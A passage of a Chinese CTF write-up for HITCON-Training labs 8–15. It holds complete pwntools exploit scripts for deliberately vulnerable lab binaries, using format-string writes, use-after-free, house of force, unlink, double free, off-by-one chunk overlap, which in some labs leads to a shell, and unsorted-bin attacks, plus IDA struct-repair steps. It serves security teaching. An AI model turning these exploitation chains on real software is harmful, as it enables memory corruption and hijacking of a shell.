 \x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00%47774c%1$hn%22649c%2$hn%6061
 7c%3$hn%4$hn'
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='byte'))
     '\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00
 \x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\
 x00\x05\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x07\x00\x00\x
 00\x00\x00\x00\x00%126c%1$hhn%252c%2$hhn%125c%3$hhn%220c%4$hhn%237c%5$hhn%6$hhn%7
 $hhn%8$hhn'
     >>> context.clear(arch = 'i386')
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='int'))
     '\x00\x00\x00\x00%322419386c%1$n'
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='short'))
     '\x00\x00\x00\x00\x02\x00\x00\x00%47798c%1$hn%22649c%2$hn'
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='byte'))
     '\x00\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x03\x00\x00\x00%174c%1$hhn%
 252c%2$hhn%125c%3$hhn%220c%4$hhn'
```

lab8-craxme

同样是32位的fsb，直接用fmtstr_payload就可以解决

```
lab8 [master••] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from sys import argv
context.log_level = "debug"

magicAddr = ELF("./craxme").sym["magic"]

if argv[1] == "1":
    payload = fmtstr_payload(7, {magicAddr: 0xda})
else:
    payload = fmtstr_payload(7, {magicAddr: 0xfaceb00c})

io = process("./craxme")
io.sendlineafter(" :", payload)
io.interactive()
io.close()
```

如果想要自己实现fmtstr_payload功能，可以参考这篇文章

lab9-playfmt


lab10-hacknote

最简单的一种uaf利用，结构体中有函数指针，通过uaf控制该函数指针指向magic函数即可，uaf的介绍可以看这个**slide**

exp:

```
lab10 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

def debug():
    raw_input("DEBUG: ")
    gdb.attach(io)

io = process("./hacknote")
elf = ELF("./hacknote")
magic_elf = elf.symbols["magic"]


def addNote(size, content):
    io.sendafter("choice :", "1")
    io.sendafter("size ", str(size))
    io.sendafter("Content :", content)

def delNote(idx):
    #  debug()
    io.sendafter("choice :", "2")
    io.sendafter("Index :", str(idx))

def printNote(idx):
    #  debug()
    io.sendafter("choice :", "3")
    io.sendafter("Index :", str(idx))

def uaf():
    addNote(24, "a" * 24)
    addNote(24, "b" * 24)

    delNote(0)
    delNote(1)
    #  debug()
    addNote(8,p32(magic_elf))

    printNote(0)

if __name__ == "__main__":
    uaf()
    io.interactive()
    io.close()
```

> 说一下怎么修复IDA中的结构体
>
> 识别出结构体的具体结构后
>
> shift+F1, insert插入识别出的结果




Ordinal	Name	Size	Sync	Description
1	Elf32_Sym	00000010	Auto	struct __attribute__((aligned(4))) {unsigned __int32 st_name;unsigned __int32 st_value;unsigned
2	Elf32_Rel	00000008	Auto	struct {unsigned __int32 r_offset;unsigned __int32 r_info;}
3	Elf32_Dyn	00000008	Auto	struct {__int32 d_tag;union Elf32_Dyn::$A263394DDF3EC2D4B1B8448EDD30E249 d_un;}
4	Elf32_Dyn::$A263394DDF...	00000004	Auto	union {unsigned __int32 d_val;unsigned __int32 d_ptr;}

Please enter new type declaration(s)

```
struct note {
            void (*printnote)();
            char *content ;
};
```

shift+F9,insert导入我们刚添加的local type



```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; [00000010 BYTES. COLLAPSED STRUCT Elf32_Sym. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT Elf32_Rel. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT Elf32_Dyn. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000
```

Structure name: struc_1


- ☐ Create before current structure
- ☐ Don't include in the list
- ☐ Create union

Please choose a structure

Type name	Declaration	Type library
xvmcSurfaceInfo	struct $BE4469CD69A158FEF141EB99E29DC657	GNU C++ unix
yp_buf	struct $149F28F052847359C6CBD46BA265755A	GNU C++ unix
ypall_callback	struct {int (*foreach)(int status, char *key, int keylen, char *val, int vallen...	GNU C++ unix
ypbind_binding	struct {char ypbind_binding_addr[4];char ypbind_binding_port[2];}	GNU C++ unix
ypbind_resp	struct {ypbind_resptype ypbind_status;union ypbind_resp::$CD49527FE0...	GNU C++ unix
ypbind_setdom	struct {domainname ypsetdom_domain;ypbind_binding ypsetdom_binding...	GNU C++ unix
ypdelete_args	struct {char *mapname;yp_buf key;}	GNU C++ unix
ypmap_parms	struct {domainname domain;mapname map;u_int ordernum;peername pe...	GNU C++ unix
ypmaplist	struct {mapname map;struct ypmaplist *next;}	GNU C++ unix
yppushresp_xfr	struct {u_int transid;yppush_status status;}	GNU C++ unix
ypreq_key	struct {domainname domain;mapname map;keydat key;}	GNU C++ unix
ypreq_nokey	struct {domainname domain;mapname map;}	GNU C++ unix
ypreq_xfr	struct {ypmap_parms map_parms;u_int transid;u_int prog;u_int port;}	GNU C++ unix
ypresp_all	struct {bool_t more;union ypresp_all::$438EB5C0F713AEE99C9EADC1C62...	GNU C++ unix
ypresp_key_val	struct {ypstat stat;valdat val;keydat key;}	GNU C++ unix
ypresp_maplist	struct {ypstat stat;ypmaplist *maps;}	GNU C++ unix
ypresp_master	struct {ypstat stat;peername peer;}	GNU C++ unix
ypresp_order	struct {ypstat stat;u_int ordernum;}	GNU C++ unix
ypresp_val	struct {ypstat stat;valdat val;}	GNU C++ unix
ypresp_xfr	struct {u_int transid;ypxfrstat xfrstat;}	GNU C++ unix
ypupdate_args	struct {char *mapname;yp_buf key;yp_buf datum;}	GNU C++ unix
z_stream	struct z_stream_s	GNU C++ unix
z_stream_s	struct {Bytef *next_in;uInt avail_in;uLong total_in;Bytef *next_out;uInt a...	GNU C++ unix
__user_cap_data_struct	struct {__u32 effective;__u32 permitted;__u32 inheritable;}	GNU C++ x86 Linux
__user_cap_header_struct	struct {__u32 version;int pid;}	GNU C++ x86 Linux
Elf32_Sym	struct __attribute__((aligned(4))) {unsigned __int32 st_name;unsigned _...	Local type definitions
Elf32_Rel	struct {unsigned __int32 r_offset;unsigned __int32 r_info;}	Local type definitions
Elf32_Dyn	struct {__int32 d_tag;union Elf32_Dyn::$A263394DDF3EC2D4B1B8448ED...	Local type definitions
note	struct {void (__cdecl *printnote)();char *content;}	Local type definitions

```
804A06C: using guessed type int count;
```


然后我们在结构体变量上y一下，制定其数据类型即可



```
        read(0, &buf, 8u);
        size = atoi(&buf);
        v0 = notelist[i];
        v0[1] = malloc(size);
        printf("Content :");
        read(0, *((void **)notelist[i] + 1), size);
```

Please enter the type declaration: struct note *v0

修复的效果图如下：



```
read(0, &buf, 8u);
size = atoi(&buf);
v0 = (struct note *)notelist[i];
v0->content = (char *)malloc(size);
if ( !*((_DWORD *)notelist[i] + 1) )
{
```

lab11-bamboobox

可以种house of force，也可以使用unlink，先说house of force的方法

house of force

简单说一下我对hof的理解，如果我们能控制**top_chunk**的**size**，那么我们就可以通过控制malloc一些精心设计的大**数/负数**来实现控制top_chunk的指针，就可以实现任意地址写的效果，个人感觉，hof的核心思想就在这个force上，疯狂malloc，简单粗暴效果明显

```
lab11 [master●] cat hof.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from zio import l64
from time import sleep
import sys
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./bamboobox")

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)


def add(length, name):
    io.sendlineafter(":", "2")
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def change(idx, length, name):
    io.sendlineafter(":", "3")
    io.sendlineafter(":", str(idx))
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def exit():
    io.sendlineafter(":", "5")

if __name__ == "__main__":
    add(0x60, cyclic(0x60))
    #  DEBUG()
    change(0, 0x60 + 0x10, cyclic(0x60) + p64(0) + l64(-1))
    add(-(0x60 + 0x10) - (0x10 + 0x10) - 0x10, 'aaaa') # -(sizeof(item)) - sizeof(box) - 0x10
    add(0x10, p64(ELF("./bamboobox").sym['magic']) * 2)
    exit()

    io.interactive()
    io.close()
```

unlink

至于unlink，在这个slide中有较大篇幅的介绍，就不在说明原理了

```
lab11 [master●] cat unlink.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
```

```python
context.arch = 'amd64'
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./bamboobox")
# process("./bamboobox").libc will assign libc.address but ELF("./bamboobox") won't
#  libc = io.libc
elf = ELF("./bamboobox")
libc = elf.libc

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

def show():
    io.sendlineafter(":", "1")

def add(length, name):
    io.sendlineafter(":", "2")
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def change(idx, length, name):
    io.sendlineafter(":", "3")
    io.sendlineafter(":", str(idx))
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def remove(idx):
    io.sendlineafter(":", "4")
    io.sendlineafter(":", str(idx))

def exit():
    io.sendlineafter(":", "5")

if __name__ == "__main__":
    add(0x40, '0' * 8)
    add(0x80, '1' * 8)
    add(0x40, '2' * 8)
    ptr = 0x6020c8

    fakeChunk = flat([0, 0x41, ptr - 0x18, ptr - 0x10, cyclic(0x20), 0x40, 0x90])
    change(0, 0x80, fakeChunk)
    remove(1)
    payload = flat([0, 0, 0x40, elf.got['atoi']])
    change(0, 0x80, payload)
    show()
    libc.address = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00')) - libc.sym['atoi']
    success("libc.address -> {:#x}".format(libc.address))
    #  libcBase = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00')) - libc.sym['atoi']
    #  success("libcBase -> {:#x}".format(libcBase))
    pause()

    change(0, 0x8, p64(libc.sym['system']))
    #  change(0, 0x8, p64(libcBase + libc.sym['system']))
    io.sendline('$0')

    io.interactive()
    io.close()
```

可以看出，通过house of house直接控制函数指针进而控制ip的方法代码量少了不少，这也提醒我们不要放弃利用任何一个函数指针的机会

lab12-secretgarden

double free的题目，所谓double free，指的就是对同一个allocated chunk free两次，这样就可以形成一个类似**0 -> 1 -> 0**的cycled bin list，这样当我们malloc出0时，就可以修改bin list中0的fd，如**1 -> 0 -> target**，这样只要我们再malloc三次，并通过malloc的检查，就可以实现malloc到任何地址，进而实现任意地址写，至于double free的检查怎么绕过可以看这个slide

```
lab12 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io, "b *0x4009F2")

def Raise(length, name):
    io.sendlineafter(" : ", "1")
    io.sendlineafter(" :", str(length))
    io.sendafter(" :", name)
    io.sendlineafter(" :", "nb")

def remove(idx):
    io.sendlineafter(" : ", "3")
    io.sendlineafter(":", str(idx))

if __name__ == "__main__":
    #  io = process("./secretgarden", {"LD_PRELOAD": "./libc-2.23.so"})
    io = process("./secretgarden")

    Raise(0x50, "000") # 0
    Raise(0x50, "111") # 1

    remove(0) # 0
    #  pause()
    remove(1) # 1 -> 0
    remove(0) # 0 -> 1 -> 0

    magic = ELF("./secretgarden").sym["magic"]
    fakeChunk = 0x601ffa
    payload = cyclic(6) + p64(0) + p64(magic) * 2

    Raise(0x50, p64(fakeChunk)) # 0
    Raise(0x50, "111") # 1
    Raise(0x50, "000")
    #  DEBUG()
    Raise(0x50, payload)

    io.interactive()
    io.close()
```

lab13-heapcreator

在edit_heap中有一个故意留下来的off-by-one，并且不是off-by-one null byte，因此可以使用extended chunk这种技巧造成overlapping chunk，进而通过将*content覆写为某函数的got(如free/atoi)就可以leak出libc的地址，然后将改写为system的地址，控制参数即可get shell

关于extended chunk的介绍可以看这个**slide**

```
lab13 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"

def create(size, content):
    io.sendlineafter(" :", "1")
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(":", content)

def edit(idx, content):
    io.sendlineafter(" :", "2")
    io.sendlineafter(" :", str(idx))
    io.sendlineafter(" : ", content)

def show(idx):
    io.sendlineafter(" :", "3")
    io.sendlineafter(" :", str(idx))

def delete(idx):
    io.sendlineafter(" :", "4")
    io.sendlineafter(" :", str(idx))

if __name__ == "__main__":
    io = process("./heapcreator", {"LD_LOADPRE": "/lib/x86_64-linux-gnu/libc.so.6"})
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

    create(0x18, '0000') # 0
    create(0x10, '1111') # 1

    payload = "/bin/sh\0" + cyclic(0x10) + p8(0x41)
    edit(0, payload) # overwrite 1

    delete(1) # overlapping chunk

    freeGot = 0x0000000000602018
    payload = p64(0) * 4 + p64(0x30) + p64(freeGot)
    create(0x30, payload)
    show(1)

    libcBase = u64(io.recvuntil("\x7f")[-6: ].ljust(8, "\x00")) - libc.sym["free"]
    success("libcBase -> {:#x}".format(libcBase))
    #  pause()
    edit(1, p64(libcBase + libc.sym["system"]))

    delete(0)
    io.interactive()
    io.close()
```

lab14-magicheap

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./magicheap")
elf = ELF("./magicheap")
#  libc = ELF("")

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)


def create(size, content, attack = False):
    io.sendlineafter("choice :", "1")
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(":", content)


def edit(idx, size, content):
    io.sendlineafter("choice :", "2")
    io.sendlineafter(" :", str(idx))
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(" : ", content)

def delete(idx):
    io.sendlineafter("choice :", "3")
    io.sendlineafter(" :", str(idx))


if __name__ == "__main__":
    create(0x10, 'aaaa')
    create(0x80, 'bbbb')
    create(0x10, 'cccc')

    delete(1)

    payload = cyclic(0x10) + p64(0) + p64(0x91) + p64(0) + p64(elf.symbols["magic"] - 0x10)
    edit(0, 0x10 + 0x20, payload)

    create(0x80, 'dddd')

    io.sendlineafter("choice :", "4869")
    io.interactive()
    io.close()
```

lab15-zoo

pwn in C++

转载于:https://www.cnblogs.com/WangAoBo/p/hitconTraining_wp.html